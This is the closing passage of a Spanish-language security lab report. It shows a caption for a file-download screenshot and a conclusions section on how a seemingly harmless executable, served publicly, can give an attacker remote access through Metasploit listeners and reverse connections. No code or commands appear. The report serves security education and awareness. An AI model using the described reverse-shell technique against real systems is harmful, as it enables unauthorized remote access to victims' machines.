


Ilustración 40 DESCARGA DE ARCHIVO PARA UBUNTU

41. CONCLUSIONES

El ejercicio permitió comprender cómo un archivo aparentemente inofensivo puede ser utilizado para establecer acceso remoto no autorizado podemos decir que la publicación de archivos ejecutables en servidores accesibles públicamente representa un alto riesgo de seguridad debido herramientas como Metasploit demuestran la facilidad con la que un atacante puede configurar listeners y recibir conexiones inversas si la víctima ejecuta el archivo malicioso.

Este laboratorio refuerza la importancia de la concienciación del usuario y de implementar controles de seguridad perimetral y de red para evitar la ejecución de software no autorizado.